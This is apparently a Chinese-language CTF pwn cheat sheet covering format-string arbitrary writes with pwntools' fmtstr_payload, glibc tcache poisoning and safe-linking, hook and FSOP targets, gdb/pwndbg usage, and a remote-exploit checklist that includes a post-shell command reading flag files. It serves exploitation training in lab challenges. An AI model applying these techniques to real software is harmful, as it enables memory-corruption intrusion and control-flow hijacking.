※注意 **動手前先設 *`context.arch = 'amd64'`***：沒設的話 pwntools 預設是 32-bit（*`context.bytes = 4`*），它會用 **4-byte** 對齊去算 *`%N$hn`* 的參數編號 → payload 看起來很合理但**一定寫錯位址**（實測 SIGSEGV）。64-bit 的 *`$`* 參數是 8 bytes 一格，這行一定要有。

```
# 找 offset（%N$p 掃描）；印出「你的輸入」是第幾個參數
for i in range(1, 30):
    p.sendline(('%{}$p'.format(i)).encode())
    print(i, p.recvline())

# 任意位址任意值寫入
from pwn import fmtstr_payload
payload = fmtstr_payload(offset, {target_addr: value}, write_size='short')
# offset = 你的輸入開頭在 printf 參數中的位置（1-based，就是上面掃到的那個編號）
#   → 必須跟掃描結果一致：offset=N-1 或 N+1 都會直接 SIGSEGV（實測）
```

7.1 掃完 30 行 hex，哪一行才是「我」？　印出一堆 0x… 之後，新手通常說不出「哪個是我」。兩種認法：

① **標記法（最可靠）**：在格式字串**最前面**放 8 bytes 好認的標記，然後找那個標記：

```
io.sendline(b'AAAABBBB.' + b'.'.join(b'%p' for _ in range(16)))
# 在輸出裡找 `0x4242424241414141`（= 小端的 "AAAABBBB"）
#   印出它的那一格，序號就是「buf[0] 是第幾個參數」
```

實測輸出（本機自己編的 printf(buf) 小程式；**位址每次執行都不同，看結構就好**）：

```
AAAABBBB.0x1c9c0011.0x7fff240cff10.0x7f1675218760.0x1c9c0049.(nil).0x4242424241414141.0x252e70252e70252e...
         ^^^^^^^^^^ ^^^^^^^^^^^^^^ ^^^^^^^^^^^^^^ ^^^^^^^^^^ ^^^^^ ^^^^^^^^^^^^^^^^^^
         %1$p       %2$p           %3$p           %4$p       %5$p  %6$p  ← 就是 buf[0]
```

（%1$～%5$ 印的是暫存器殘值 / 堆疊位址 / libc 位址 / 程式位址 / nil，**只有 %6$p 是我們親手放的標記**。）

② **直接編號法**：`b' '.join(b'%%%d$p' % i for i in range(1, 21))` —— 注意每一格的**位置**：

```
%1$p %2$p %3$p %4$p %5$p %6$p %7$p ...
→   0x1c9c0049 0x7fff240cff10 0x7f1675218760 0x1c9c00b8 (nil) 0x2432252070243125 0x2520702433252070 ...
```

第 6 格印出 0x2432252070243125（= %1$p %2$ 這幾個字元的 bytes，小端）→ **那一格就是我的 buf 開頭**（也就是**格式字串自己**）。這是「認出自己」最快的方法：**你的輸入一定會出現在某一格**。

※提示 **為什麼第 6 個才輪到 *`buf`*？** *`printf(buf)`* 的第一個參數（*`rdi`*）是**格式字串本身**，可變參數從下一個暫存器開始：**第 1～5 個參數是 *`rsi`*、*`rdx`*、*`rcx`*、*`r8`*、*`r9`***，**第 6 個以後才從堆疊上取**。而 *`buf`* 就躺在呼叫者的堆疊上 → 所以 *`buf[0]`* 通常落在第 6 個附近（本系列 pwn2 是第 **8** 個，因為 *`main`* 的堆疊格局不同）。**不要背數字，一律實測**；量出來的那個編號就是 *`fmtstr_payload`* 的 *`offset`*。

參數	說明
`offset`	你的輸入開頭是第幾個參數（1-based）。**不要 ±1**，掃到幾就填幾
`write_size='byte'`	**最小**寫入單位（預設 `'byte'`）：允許 pwntools 用 %hhn 這種一次寫 1 byte 的寫法
`write_size='short'`	最小寫入單位改成 2 bytes（%hn），payload 短一半；值很大時比較省
`write_size_max='long'`	**最大**寫入單位（預設 `'long'`）：pwntools 會把相鄰的寫入**合併**成 %hn / %n 以縮短 payload
`badbytes=b'\n'`	目標用 `fgets()` 收輸入時必加，否則 payload 會被截斷
`numbwritten=N`	printf 在讀到你的輸入**之前**已經印過 N 個字元時要填（例如 `printf("name: %s", buf)`）

※注意 **最常搞混的一點**：*write_size* 是**下限**、*write_size_max* 是**上限**，兩個是獨立參數。只寫 *write_size='byte'* **不代表**一定用 *%hhn* —— 因為 *write_size_max* 預設是 *'long'*，pwntools 還是可能把相鄰位元組**合併**成 *%hn*（2 bytes）甚至 *%n*（4 bytes）以縮短 payload。

如果你**堅持每個 byte 都用 *%hhn***（例如目標位址之間剛好有不能碰的 byte），必須兩個都寫：

```
fmtstr_payload(off, {addr: val}, write_size='byte', write_size_max='byte')
```

判斷 pwntools 最後用了哪一種，最簡單的方法是**把產生的 payload 印出來看**：

```
print(payload)      # 看到 %17$n 就是 4-byte 寫、看到 %17$hhn 就是 1-byte 寫
```

本系列 pwn2 的 payload 就是印出來確認過的（實測會依版本/對齊出現 *%hhn* 或 *%hn*）。

格式	意義
%p	印出一個指標
%N$p	印出第 N 個參數（1-based）
%N$s	把第 N 個參數當成**指標**，印出它指向的字串（任意位址讀）
%n	**把「目前印出的字元數」寫入對應的指標**（4 bytes）
%hn	同上，寫 2 bytes
%hhn	同上，寫 1 byte
%<寬度>c	補空白到指定寬度（用來控制 %n 的值）

%n 的參數是**指標**，要把它指向目標位址。目標位址必須躺在堆疊上、而且能被 *%N$* 讀到。

※注意 **排版順序很重要**：*printf* 讀到 *\x00* 就停，所以**位址不能放在 payload 最前面**（*p64(0x404028)* 的第 4 個 byte 就是 *\x00* → 後面的 *%9$hn* 根本不會被執行，實測就是這樣）。正確順序是：**格式字串（*%…c%N$hn*）→ 補齊到 8 的倍數 → 目標位址**。*fmtstr_payload()* 幫你排好並算好 *N*，所以優先用它；自己手刻時最容易死在這個順序上。

※實測 **實測**（本機自己編的小程式，*printf(buf)* 迴圈、*buf* 在第 6 個參數）：*fmtstr_payload(6, {secret: 0xdeadbeef}, write_size='short')* → *secret = 0xdeadbeef* ✓；同一個 payload 改成 *offset=5* 或 *offset=7* → SIGSEGV ✗；不設 *context.arch* → 也 SIGSEGV ✗。

---

8. glibc heap 極簡版（pwn4 用）

※注意 **本節是「速查表」，不是教學。**如果你是**第一次**碰 heap，請先讀 *../pwn4/notes.md* §5.1～§5.4（從零講、有圖、有 gdb 實測），**再**回來查本節。直接從這裡開始讀，你會連續撞到沒有解釋的名詞。

真正的入門三句話（先看這三句，其餘欄位名第一輪讀不懂是正常的，看到就跳過）：

1. `malloc(n)` 給你的是一塊**前面帶 8+8 bytes 標頭**的記憶體，這個單位叫 **chunk** → `malloc()` 回傳的指標 = **標頭位址 + 0x10**（這段才叫 **user data**，你能寫的範圍）。
2. `free()` 之後 glibc 會把整塊塞進某個**回收桶（bin）**，桶依大小分類，最常用的是 **tcache**（每種大小最多放 7 塊、**後進先出**）。
3. `malloc()` 會**先從桶裡拿**（桶空才去跟核心要新記憶體）——所以只要能改掉桶裡的 **連結資訊**，就能讓下一次 `malloc()` 回傳**你指定的位址**，這就叫 **tcache poisoning（＝任意位址寫）**。pwn4 整題就是在做這件事。

```
chunk 結構（allocated 時）：
  +0x00  prev_size          （前一個 chunk 還在用時，這 8 bytes 被前一個 chunk 的資料借走）
```

```
  +0x08  size              （含 flag bits；最小 0x20，16-byte 對齊）
  +0x10  user data        ← malloc() 回傳的指標就是這裡（chunk + 0x10）

chunk 結構（free 之後，user data 的前 16 bytes 變成連結資訊）：
  +0x00  prev_size
  +0x08  size | flags     (PREV_INUSE=1, IS_MMAPPED=2, NON_MAIN_ARENA=4)
  +0x10  fd                （=「下一個」空閒 chunk；tcache 裡叫 next）
  +0x18  bk                （=「上一個」；只有雙向鏈的 bin 才用；tcache 裡這格是 key）
```

※提示 ***fd / bk* 是什麼**：*fd* = forward（往前指）、*bk* = backward（往後指）—— 就是「鏈結串列的下一個 / 上一個」。**只有被 free 的 chunk 才有意義**（活著的 chunk 那 16 bytes 是普通資料）。tcache 是**單向**鏈，所以只用到 *fd*（在那裡叫 *next*）。

※提示 ***size* 欄位尾端的 3 個 bit**：*size* 一定是 16 的倍數，最低 3 bits 空著，就被借去當旗標 —— *PREV_INUSE*（前一個 chunk 還在用）、*IS_MMAPPED*（這塊是 *mmap* 來的，不在 heap 上）、*NON_MAIN_ARENA*（屬於執行緒自己的 arena）。**平常不用背**，只有在「glibc 檢查 size 合不合法」相關的攻擊手法（如 House of 系列）才需要精確知道（完整解釋：*pwn4* §5.2）。

※提示 **bin 的種類（一句話版）**：*tcache*（最快、每種大小最多 7 塊）→ 滿了之後掉到 *fastbin*（小塊、單向鏈）／*unsorted bin*（**不是**「亂放」——它是「還沒決定要放哪」的中轉站，*fd*/*bk* 會指回 libc 的 *main_arena*，所以**是 libc base 洩漏的經典來源**）→ *small bin*（*0x90～0x3f0*）／*large bin*（*>= 0x400*，會排序）。完整說明：*pwn4* §5.5。

- `malloc(0x18)` 實際會拿到 `0x20` 的 chunk（最小 `0x20`，16-byte 對齊）
- `tcache`（glibc ≥ 2.26）：per-size 的單向 bin，**LIFO**，每個 size 最多 7 個
- `safe-linking`（glibc ≥ 2.32）：tcache 的 `next` 欄位存的不是明文，而是 **`stored = ptr^ ((u64)&e->next >> 12)`**（`ptr` =真正要存的下一個位址）。> ※ **這裡的 XOR key 是 `&e->next`**（=「這個 `next` 欄位自己所在的位址」）。> 對「一條鏈的第一塊」來說 `e->next` 正好落在 user data 開頭，所以 key 就是 > **user 位址 `>> 12`**（在 tcache 裡 `user 位址 = chunk 標頭 + 0x10`）—— > **不是 chunk 標頭位址**。兩者差 `0x10`，> >12 後只在**跨 4 KB 頁**時不同（實測見下）。> 為什麼是 `>> 12`？因為 ASLR 以 **4 KB（212）頁**為單位隨機化，高位 bits 本來就猜得到，> glibc 索性拿它當「免費的金鑰」。
  - **只用得到 `user 位址 >> 12`（高位），不需要完整位址！** → 只要洩漏這個 key（最簡單的方法：free 到「空鏈」時 `stored = key^ NULL = user >> 12`）就能偽造 `fd`，這就是 pwn4 flag「safe-linking 擋不住 tcache」的意思（見 `../pwn4/notes.md` §5.4）
  - **它防的是什麼**：讓「**拿到 UAF／溢寫、但不知道任何 heap 位址**」的人無法偽造 `fd`（不知道 key → 存進去的解密結果是垃圾位址 → `malloc` abort），也就是讓「盲打 tcache poisoning」和「只改 `fd` 低 1 byte 的 partial overwrite」失效。⇒ 攻擊前提變成「**必須先洩漏一次 heap 位址**」，而那正是 pwn4 做的事。
- **現代 glibc（2.32+）三個必知細節**：
  - `tcache->entries[]`（bin 頭）存的是**明文** user 位址（不用解碼）；只有 chunk 內的 `next` 才編碼；
  - `tcache_get()` 有 **`aligned_OK(e)`** 檢查 —— 這是 glibc 在 `malloc` 從桶裡拿東西時的「位址必須 **16-byte 對齊**」檢查（`((uintptr_t)e & 0xf) == 0`）→ 毒化目標不對齊會 abort；
  - `tcache_put()` 的寫入順序是 `key → next → entries → counts`（順序會影響「double free 前要先清掉什麼」）。
- **同一格欄位在不同 bin 有不同名字**：+0x10/+0x18 在 tcache 叫 `next`/`key`，在 unsorted/small/large bin 叫 `fd`/`bk`；fastbin 只用到 +0x10 的 `fd`。（三處筆記都對，只是語意不同。）
- `__free_hook` / `__malloc_hook` 在 **glibc ≥ 2.34 已不再被呼叫**（符號留著只為 ABI 相容）→ 現代 glibc 要打 **`exit` 的 hook / `_IO_2_1_stdout_` / `environ` / 返回位址**
- **這三個名字是什麼？**
  - `__free_hook` / `__malloc_hook`：以前的「全域函式指標」，`free()` / `malloc()` 時會被呼叫 → 改成 `system` 就等於劫持控制流。（**glibc ≥ 2.34 的 malloc/free 已經不再呼叫它們**；`libc.so.6` 的 `.dynsym` 裡雖然還留著這兩個 8-byte 的 compat 符號（version `GLIBC_2.2.5`），**但改它沒有任何效果**。）

  - `_IO_2_1_stdout_`：libc 裡的 FILE 結構（stdout 指向它）。改它的 `_flags` / `_IO_write_base` 等欄位 → 下一次 puts/printf 會把「不該印的記憶體」印出來（**House of Apple / FSOP** 就是用這個拿 shell）。> ※提示 **FSOP 是什麼**：**F**ile **S**tream **O**riented **P**rogramming 的縮寫 —— > 「不劫持返回位址，而是**偽造一個 FILE 結構**，讓 glibc 自己去呼叫裡面的函式指標」> 的攻擊家族（`House of Apple` 是其中最有名的一招）。這是**進階題材**，本系列沒用到，> 看到名詞知道它在講什麼就好。
  - `environ`：libc 裡存「**堆疊位址**」的全域變數 → 洩漏它就能反推 stack 在哪（有 stack pivot / 需要寫回傳位址時很好用）。
- **hook 是什麼？** glibc 內部「在特定時機會去呼叫的函式指標」。例如 `__free_hook` 會在 `free()` 時被呼叫，所以只要把它改成 `system`，之後 `free("/bin/sh")` 就變成 `system("/bin/sh")` —— 等於劫持控制流。（glibc 2.34 之後這些 hook 已不再被呼叫，所以現代題目改打上面列的其他目標。）

8.1 實測：safe-linking 的 key 是 user 位址，不是 chunk 標頭　上面「`&e->next` ≡ user 位址」這句是本節最容易算錯的地方（兩者差 `0x10`），所以直接量（下面是**節錄**，完整可編譯的程式在 `../pwn4/notes.md` §5.4）：

```c
/* 讓一個 chunk 的 user 位址剛好落在 4 KB 邊界上（這樣「標頭」會落在上一頁） */
for (int i = 0; i < 400; i++) {
    p[i] = malloc(0x80);
    if ((uint64_t)p[i] % 0x1000 == 0 && target < 0) target = i;
}
free(p[target]);                                  /* 丟進「空的」tcache 鏈 */
uint64_t stored = *(uint64_t *)p[target];
printf("stored      = %#018lx\n", stored);
printf("user   >>12 = %#018lx\n", (uint64_t)p[target] >> 12);
printf("header >>12 = %#018lx\n", ((uint64_t)p[target] - 0x10) >> 12);
```

```
$ gcc -O0 t.c -o t && ./t                          # 系統 glibc 2.44
user   = 0x56246a6c1000   header = 0x56246a6c0ff0
stored      = 0x000000056246a6c1
user   >>12 = 0x000000056246a6c1  MATCH
header >>12 = 0x000000056246a6c0  NO

$ ./pwn4/ld-linux-x86-64.so.2 --library-path pwn4 t     # 題目附的 glibc 2.39
user   = 0x5555602f7000   header = 0x5555602f6ff0
stored      = 0x00000005555602f7
user   >>12 = 0x00000005555602f7  MATCH
header >>12 = 0x00000005555602f6  NO
```

⇒ **glibc 2.39 與 2.44 都一樣：key = user 位址 >> 12 = &e->next >> 12**。（不跨頁時兩者剛好相同，所以你照「標頭 » 12」算**大多數時候**也會對 —— 但那是運氣，會在看到 stored 對不上時找不到原因。）（上面的位址是某一次的執行結果，ASLR 每次不同；**重點是 user >>12 永遠 MATCH、header >>12 永遠 NO**。完整可編譯的程式在 `../pwn4/notes.md` §5.4。）

---

9. pwntools 常用一行

```python
p = process('./chal')
p = remote('h', 1234)
p.sendafter(b'> ', b'x');  p.sendlineafter(b'> ', b'x')
p.recvuntil(b'> ');        p.recvn(8);   p.recvrepeat(2)
p64(0x401234);             u64(b'12345678')
flat([0x1, 0x2, 0x3])
cyclic(100);               cyclic_find(0x6161616b)
ELF('./chal').symbols['main']
ELF('./chal').got['printf']
ROP(ELF('./chal')).find_gadget(['pop rdi','ret'])
next(ELF('./libc.so.6').search(b'/bin/sh'))
log.success('FLAG: %s' % flag)
```

---

10. gdb / pwndbg

```
b *0x401234                # ← 這行只對「non-PIE」有效！
                           #   PIE 檔每次載入位址都不同（0x401234 通常根本沒映射），
                           #   中斷點永遠不會命中 → 見底下「PIE 檔怎麼下中斷點」
c
si / ni
x/20gx $rsp
x/10i $rip
info registers
p/x $rdi
vmmap                    # 記憶體映射（找 libc base / PIE base）
telescope $rsp 20
heap / bins / vis_heap_chunks
```

PIE 檔怎麼下中斷點（*$base* **不是** gdb 內建變數，一定要自己先 *set*，否則 *b *$base+0x1234* 會直接回 *Argument to arithmetic operation not a number or boolean.* —— 實測）：

```
starti                     # 停在 ld 的入口（程式還沒跑，但已經被載入了）
info proc mappings         # 找主程式的映射區間（或 vmmap，若裝了 pwndbg/gef）
set $base = 0x555555554000  # 填你看到的起始位址
b *$base+0x1234
```

實測（*gdb -q -batch -ex starti -ex 'info proc mappings' -ex 'set $base = 0x555555554000' -ex 'b *$base+0x1234' ./pwn2/mad_libs*）：

```
0x0000555555554000 0x0000555555555000 0x1000 0x0 r--p  /…/mad_libs   ← 這就是 base
Breakpoint 1 at 0x555555555234                                       ← 成功
```

※提示沒有 ASLR 時（gdb 預設會關掉 ASLR）PIE 的 base 幾乎都是 *0x555555554000*，但**遠端 / 沒關 ASLR 時每次都不一樣**，所以一定要 *info proc mappings* 看一眼再填。

上面 3 個（*vmmap* / *telescope* / *heap*）是 **pwndbg** 的指令，原生 gdb 沒有 → 沒裝 pwndbg 的話用 *info proc mappings*、*x/20gx $rsp*、*x/40gx <heap 位址>* 代替。

---

11. 打遠端前檢查清單

☐ 本地能穩定拿到 shell（跑 3 次都成功）
☐ REMOTE 參數可用
☐ 用題目附的 libc（`ld --library-path .` 或 `patchelf`）
☐ offset 都有用 gdb 驗證過（不是猜的）
☐ 有處理 stack 16-byte 對齊
☐ 有 leak 的話確認遠端 leak 值合理（不是 0 或明顯垃圾）
☐ 拿 shell 後會自動 `cat flag.txt /flag /home/*/flag.txt 2>/dev/null; ls -la; id`
☐ 程式不會因為 stdin 是 `/dev/null` 而卡住（不要用 `interactive()` 當唯一出口）

※查最後確認一次：**在題目目錄裡跑**（*exploit.py* 常用相對路徑 *./chal*），或用 *wp/run_all.sh pwnN*（它會自動 *cd* 並帶上正確 port）。

---

12. 常見失敗症狀 → 原因對照表

新手 90% 的時間在對著看不懂的錯誤發呆。先查這張表再去改 exploit：

你看到的	最可能的原因	先檢查
`*** stack smashing detected ***` / SIGABRT	canary 沒對上（沒寫回、或 payload 整體差一格）	洩漏到的 canary 有沒有「完整 8 bytes」寫回？payload 有沒有差一格？
SIGSEGV，而位址看起來像正常位址（`0x55…` / `0x7f…`）	鏈跳到對的地方但**16-byte 對齊錯了** → `movaps` 炸	用 gdb 在 `system` 第一道指令看 `rsp & 0xf` 是不是 8
SIGSEGV，位址是 `0x0` 或 `0x41414141…`	回傳位址被蓋成垃圾又 `ret`（鏈太短／結尾沒收）	鏈最後放一個 `0` 或 `exit@plt` 當結尾
位址對、指令對，但 %hn 沒寫進去 / 直接炸	`context.arch` 沒設（pwntools 用 4-byte 對齊算錯參數編號）	開頭加 `context.arch = 'amd64'`；確認 `fmtstr_payload` 的 `offset` = 掃到的編號
程式卡住不動、連錯誤都沒有	讀進來的長度比你想的多（**`協定長度欄位是大端`**、或 `read` 吃掉了下一段）	`cat /proc/<pid>/syscall` 看它 `read` 要幾個 byte
`[ERROR] './chal' does not exist`	在錯的目錄執行	`cd` 進題目目錄，或用 `wp/run_all.sh`
`error: externally-managed-environment`	PEP 668（系統 Python 不准 pip 裝東西）	用發行版套件或 venv（見 `wp/00_基礎知識_從零開始.md` §2）
`[ERROR] kernel architecture must be specified`	用 `SigreturnFrame()` 前沒設 `context.arch`	`context.arch = 'amd64'`
`No symbol table is loaded`	對 **stripped** binary 用 `b *main+42` 這種符號寫法	用 `objdump` 找 offset，改成 `b *0x401234`（non-PIE）或先 `set $base`（PIE，見 §10）
中斷點下了卻永遠不停	PIE binary 寫死位址（`b *0x401234`）	`starti` → `info proc mappings` → **`set $base = <你看到的位址>`** → `b *$base+0x…`（`$base` 不是內建變數，跳過 `set` 會直接報錯）
遠端才失敗、本地成功	遠端 libc 版本不同 / 有 seccomp / flag 路徑不同	用題目附的 libc；`seccomp-tools dump`；改用 `execve` 或「借別人的手」讀 flag